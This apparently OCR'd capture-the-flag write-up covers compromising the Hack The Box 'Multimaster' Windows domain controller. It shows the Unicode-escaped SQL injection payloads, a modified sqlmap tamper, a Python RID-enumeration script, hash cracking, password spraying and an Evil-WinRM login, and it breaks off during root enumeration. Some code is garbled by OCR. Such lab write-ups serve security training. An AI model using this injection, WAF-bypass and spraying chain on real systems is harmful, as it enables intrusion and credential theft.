
USER

First use nmap scanning, `nmap -sC -A -v -oA nmap / nmap 10.10.10.179`

Some information is as follows:

```
# Nmap 7.80 scan initiated Mon Mar  9 04:02:53 2020 as: nmap -sC -A -v -oA nmap/nmap 10.10.10.179
Nmap scan report for 10.10.10.179
Host is up (0.46s latency).
Not shown: 987 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-03-09 08:12:46Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGACORP.LOCAL, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds  Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGACORP)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGACORP.LOCAL, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
```

From the information, we know that the Domain is: megacorp.local. Initially, enum4linux was used for enumeration. No valuable information was found. Then start from port 80.


10.10.10.179/#/app
Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
rp
der


Colleague Finder

a

Sarina Bauer
Junior Developer
sbauer@megacorp.htb

Octavia Kent

There is back-end interaction here, and analysis is performed using Burp:



```
POST /api/getColleagues HTTP/1.1
Host: 10.10.10.179
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.179/
Content-Type: application/json;charset=utf-8
Content-Length: 12
Connection: close

{"name":"%"}
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 13 Mar 2020 08:01:47 GMT
Connection: close
Content-Length: 1821

[{"id":1,"name":"Sarina Bauer","position":"Junior
Developer","email":"sbauer@megacorp.htb","src":"sbauer.jpg"},{"id":2,"name":"Octavia
Kent","position":"Senior
Consultant","email":"okent@megacorp.htb","src":"okent.jpg"},{"id":3,"name":"Christian
Kane","position":"Assistant
Manager","email":"ckane@megacorp.htb","src":"ckane.jpg"},{"id":4,"name":"Kimberly
Page","position":"Financial
Analyst","email":"kpage@megacorp.htb","src":"kpage.jpg"},{"id":5,"name":"Shayna
Stafford","position":"HR
Manager","email":"shayna@megacorp.htb","src":"shayna.jpg"},{"id":6,"name":"James
Houston","position":"QA
Lead","email":"james@megacorp.htb","src":"james.jpg"},{"id":7,"name":"Connor
York","position":"Web
Developer","email":"cyork@megacorp.htb","src":"cyork.jpg"},{"id":8,"name":"Reya
Martin","position":"Tech
Support","email":"rmartin@megacorp.htb","src":"rmartin.jpg"},{"id":9,"name":"Zac
Curtis","position":"Junior
Analyst","email":"zac@magacorp.htb","src":"zac.jpg"},{"id":10,"name":"Jorden
Mclean","position":"Full-Stack
Developer","email":"jorden@megacorp.htb","src":"jorden.jpg"},{"id":11,"name":"Alyx
Walters","position":"Automation
Engineer","email":"alyx@megacorp.htb","src":"alyx.jpg"},{"id":12,"name":"Ian
Lee","position":"Internal
Auditor","email":"ilee@megacorp.htb","src":"ilee.jpg"},{"id":13,"name":"Nikola
Bourne","position":"Head of
Accounts","email":"nbourne@megacorp.htb","src":"nbourne.jpg"},{"id":14,"name":"Zachery
Powers","position":"Credit
Analyst","email":"zpowers@megacorp.htb","src":"zpowers.jpg"},{"id":15,"name":"Alessandro
Dominguez","position":"Senior Web
Developer","email":"aldom@megacorp.htb","src":"aldom.jpg"},{"id":16,"name":"MinatoTW","positio
n":"CEO","email":"minato@megacorp.htb","src":"minato.jpg"},{"id":17,"name":"egre55","position"
:"CEO","email":"egre55@megacorp.htb","src":"egre55.jpg"}]
```

Enter% to get all user information. I guess there may be SQL injection here, so test it.

```
```

sbauer@megacorp.htb

okent@megacorp.htb

ckane@megacorp.htb

kpage@megacorp.htb

shayna@megacorp.htb

james@megacorp.htb

cyork@megacorp.htb

rmartin@megacorp.htb

jorden@megacorp.htb

zac@megacorp.htb

alyx@megacorp.htb

ilee@megacorp.htb


nbourne@megacorp.htb

zpowers@megacorp.htb

aldom@megacorp.htb

minato@megacorp.htb


egre55@megacorp.htb

```

After testing, it was found that there is a filter, so I prepared for bypass. After testing, I found that I can bypass Unicode encoding:



```
POST /api/getColleagues HTTP/1.1
Host: 10.10.10.179
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.179/
Content-Type: application/json;charset=utf-8
Content-Length: 17
Connection: close

{"name":"\u0025"}
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 13 Mar 2020 08:04:38 GMT
Connection: close
Content-Length: 1821

[{"id":1,"name":"Sarina Bauer","position":"Junior
Developer","email":"sbauer@megacorp.htb","src":"sbauer.jpg"},{"id":2,"name":"Octavia
Kent","position":"Senior
Consultant","email":"okent@megacorp.htb","src":"okent.jpg"},{"id":3,"name":"Christian
Kane","position":"Assistant
Manager","email":"ckane@megacorp.htb","src":"ckane.jpg"},{"id":4,"name":"Kimberly
Page","position":"Financial
Analyst","email":"kpage@megacorp.htb","src":"kpage.jpg"},{"id":5,"name":"Shayna
Stafford","position":"HR
Manager","email":"shayna@megacorp.htb","src":"shayna.jpg"},{"id":6,"name":"James
Houston","position":"QA
Lead","email":"james@megacorp.htb","src":"james.jpg"},{"id":7,"name":"Connor
York","position":"Web
Developer","email":"cyork@megacorp.htb","src":"cyork.jpg"},{"id":8,"name":"Reya
Martin","position":"Tech
Support","email":"rmartin@megacorp.htb","src":"rmartin.jpg"},{"id":9,"name":"Zac
```
```

Next, we can use the tamper of Sqlmap to attack (here we need to pay attention to the packet sending interval, if it is too fast, the server will block), we need to modify /usr/share/sqlmap/tamper/charunicodeencode.py



```
while i < len(payload):
    if payload[i] == '%' and (i < len(payload) - 2) and payload[i + 1:i + 2] in string.hexdigits and payl
        retVal += "\\u00%s" % payload[i + 1:i + 3]
        i += 3
    else:
        retVal += '\\u%.4X' % ord(payload[i])
        i += 1
```

Then we use sqlmap to attack:

`sqlmap -r post.txt --tamper charunicodeencode --dbms=mssql -delay 2 -proxy http://127.0.0.1:8088 -D Hub_DB -T Logins -C username,password --dump

`

Get the user hash, get 4 unique hash after filtering

`

1.9777768363a66709804f592aac4c84b755db6d4ec59960d4cee5951e86060e768d97be2d20d79dbccbe242c2244e5739


2.fb40643498f8318cb3fb4af397bbce903957dde8edde85051d59998aa2f244f7fc80dd2928e648465b8e7a1946a50cfa

3.68d1054460bf0d22cd5182288b8e82306cca95639ee8eb1470be1648149ae1f71201fbacc3edb639eed4e954ce5f0813

4.cf17bb4919cab4729d835e734825ef16d47de2d9615733fcba3b6e0a7aa7c53edd986b64bf715d0a2df0015fd090babc

`

Cracked using hashcat to get 3 plaintext passwords:



```
~/HTB/Multimaster # hashcat -m 17900 ./Logins.csv --show
fb40643498f8318cb3fb4af397bbce903957dde8edde85051d59998aa2f244f7fc80dd2928e648465b8e7a1946a50cfa:banking1
68d1054460bf0d22cd5182288b8e82306cca95639ee8eb1470be1648149ae1f71201fbacc3edb639eed4e954ce5f0813:finance1
9777768363a66709804f592aac4c84b755db6d4ec59960d4cee5951e86060e768d97be2d20d79dbccbe242c2244e5739:password1
```

The idea here is to use a password jet attack (CrackMapExec) to test the 17 accounts obtained, but the results were not found, and I was lost in thought. . . .

The background team member proposed that you can use MSSQL to enumerate user information in the AD domain, refer to: https://www.mssqltips.com/sqlservertip/2580/querying-active-directory-data-from-sql-server/


https://blog.netspi.com/hacking-sql-server-procedures-part-4-enumerating-domain-accounts/

https://blog.netspi.com/hacking-sql-server-procedures-part-4-enumerating-domain-accounts/#enummsfsqli

https://nest.parrot.sh/packages/tools/metasploit-framework/blob/e69624a76d4a3b6c334e051d11b55c3d7e4d85c5/modules/auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli.rb

First I need to get the SID and payload

```
-' union select 1,2,3,4,(select (select stuff(upper(sys.fn_varbintohexstr((SELECT SUSER_SID('MEGACORP\Domain Admins')))), 1, 2, '')))-- -
```



```
POST /api/getColleagues HTTP/1.1
Host: 10.10.10.179
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.179/
Content-Type: application/json;charset=utf-8
Content-Length: 833
Connection: close

{"name":"\u002d\u0027\u0020\u0075\u006e\u0069\u006f\u006e\u0020\u0073\u00
55\u006c\u0065\u0063\u0074\u0020\u0031\u002c\u0032\u002c\u0033\u002c\u003
4\u002c\u0028\u0073\u0065\u006c\u0065\u0063\u0074\u0020\u0028\u0073\u0065
\u006c\u0065\u0063\u0074\u0020\u0073\u0074\u0075\u0066\u0066\u0028\u0075\
u0070\u0070\u0065\u0072\u0028\u0073\u0079\u0073\u002e\u0066\u006e\u005f\u
0076\u0061\u0072\u0062\u0069\u006e\u0074\u006f\u0068\u0065\u0078\u0073\u0
074\u0072\u0028\u0028\u0053\u0045\u004c\u0045\u0043\u0054\u0020\u0053\u00
55\u0053\u0045\u0052\u005f\u0053\u0049\u0044\u0028\u0027\u004d\u0045\u004
7\u0041\u0043\u004f\u0052\u0050\u005c\u0044\u006f\u006d\u0061\u0069\u006e
\u0020\u0041\u0064\u006d\u0069\u006e\u0073\u0027\u0029\u0029\u0029\u0029\
u002c\u0020\u0031\u002c\u0020\u0032\u002c\u0020\u0027\u0027\u0029\u0029\u
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 13 Mar 2020 09:04:08 GMT
Connection: close
Content-Length: 113

[{"id":1,"name":"2","position":"3","email":"4","src":"0105000000000005150000001C00D1BCD181F149
2BDFC23600020000"}]
```

Then use script to enumerate


```python
import requests

import re

import json

import time
```

```
def little(string):

t= bytearray.fromhex(string)

t.reverse()

return ''.join(format(x,'02x') for x in t).upper()



url = 'http://10.10.10.179/api/getColleagues'

c = 1100

for x in range(1100,6100,1000):

  for c in range(15):

    SID = '0x0105000000000005150000001C00D1BCD181F1492BDFC236'

    JUNK = '0' + hex((x+c))[2:].upper()

    RID = SID + little(JUNK) + 4 * '0'

    print('[+] RID Is : {}'.format(RID))

    # payload = raw_input('Payload : ')

    print('[*] Counter is : {}'.format((x+c)))

    payload = "-' union select 1,2,3,4,SUSER_SNAME({})-- -".format(RID)

    pattern = re.compile(r'([0-9a-f]{2})')

    print(payload)

    payload = pattern.sub(r"\\u00\1", payload.encode('hex'))

    # print('[+] Sending payload : {0}'.format(payload))

    r = requests.post(url, data='{"name": "' + payload+ '"}', headers={'Content-
Type':'application/json;charset=utf-8'})

    if '403 - Forbidden: Access is denied.' in r.text:

      print('[-] Sleeping until WAF cooldown')

      time.sleep(10)

      continue
```

```
        print(r.text)
        jsona = json.loads(r.text)
        try:
            if jsona:
                for element in jsona:
                    del element[u'position']
                    del element[u'id']
                    del element[u'email']
                    del element[u'name']
        except TypeError:
            if jsona:
                del jsona[u'position']
                del jsona[u'id']
                del jsona[u'email']
                del jsona[u'name']
        data = json.dumps(jsona, sort_keys=True, indent=4)
        print(data)
        c += 1
```

Get the following users, continue the password injection attack, and found that `tushikikatomo: finance1` can successfully log in:

1. MEGACORP\\svc-sql
2. MEGACORP\\dai
3. MEGACORP\\lana
4. MEGACORP\\andrew
5. MEGACORP\\tushikikatomo
6. MEGACORP\\svc-nas




```
~/HTB/Multimaster # crackmapexec smb 10.10.10.179 -u user -p pass
CME          10.10.10.179:445 MULTIMASTER     [*] Windows 10.0 Build 14393 (name:MULTIMASTER) (domain:MEGACORP)
CME          10.10.10.179:445 MULTIMASTER     [-] MEGACORP\tushikikatomo:banking1 STATUS_LOGON_FAILURE
CME          10.10.10.179:445 MULTIMASTER     [+] MEGACORP\tushikikatomo:finance1
```

```
/opt/evil-winrm(master*) # ./evil-winrm.rb  -i 10.10.10.179 -u tushikikatomo -p "finance1"

Evil-WinRM shell v2.2

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\alcibiades\Documents> dir ../Desktop


    Directory: C:\Users\alcibiades\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         1/9/2020   5:15 PM             32 user.txt
```

User.txt successfully obtained

# ROOT


After obtaining the user, I performed a basic windows privsec enumeration (winPEAS \ PowerUP). No useful information was found. Due to the existence of MSSQL, I was looking for web.config, and found that the website directory was unreadable. At the same time, the user group Developers was found:



```
*Evil-WinRM* PS C:\Users\alcibiades\Documents> net group Developers
Group name     Developers
Comment

Members

-------------------------------------------------------------------------------
aldom                    cyork                    jorden
sbauer
```

It is found that jorden also exists in the user group "Server Operators", and it is guessed that the key user is root.


Next check the services and processes and find that the Code process is running in the system-VSCODE



```
*Evil-WinRM* PS C:\Users\alcibiades\Documents> get-process code

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    413      22    15372      17524               188   1 Code
    214      15     6116       9076               364   1 Code
    320      32    40244      52664               988   1 Code
    278      51    58228      74480              2040   1 Code
    403      53    93968     106060              3200   1 Code
    277      51    57756      55296              4220   1 Code
    278      51    58276      74076              5100   1 Code
    667      48    33132      84212              5412   1 Code
    407      55    95888     134300              5848   1 Code
    407      54    95304     134028              7000   1 Code
```

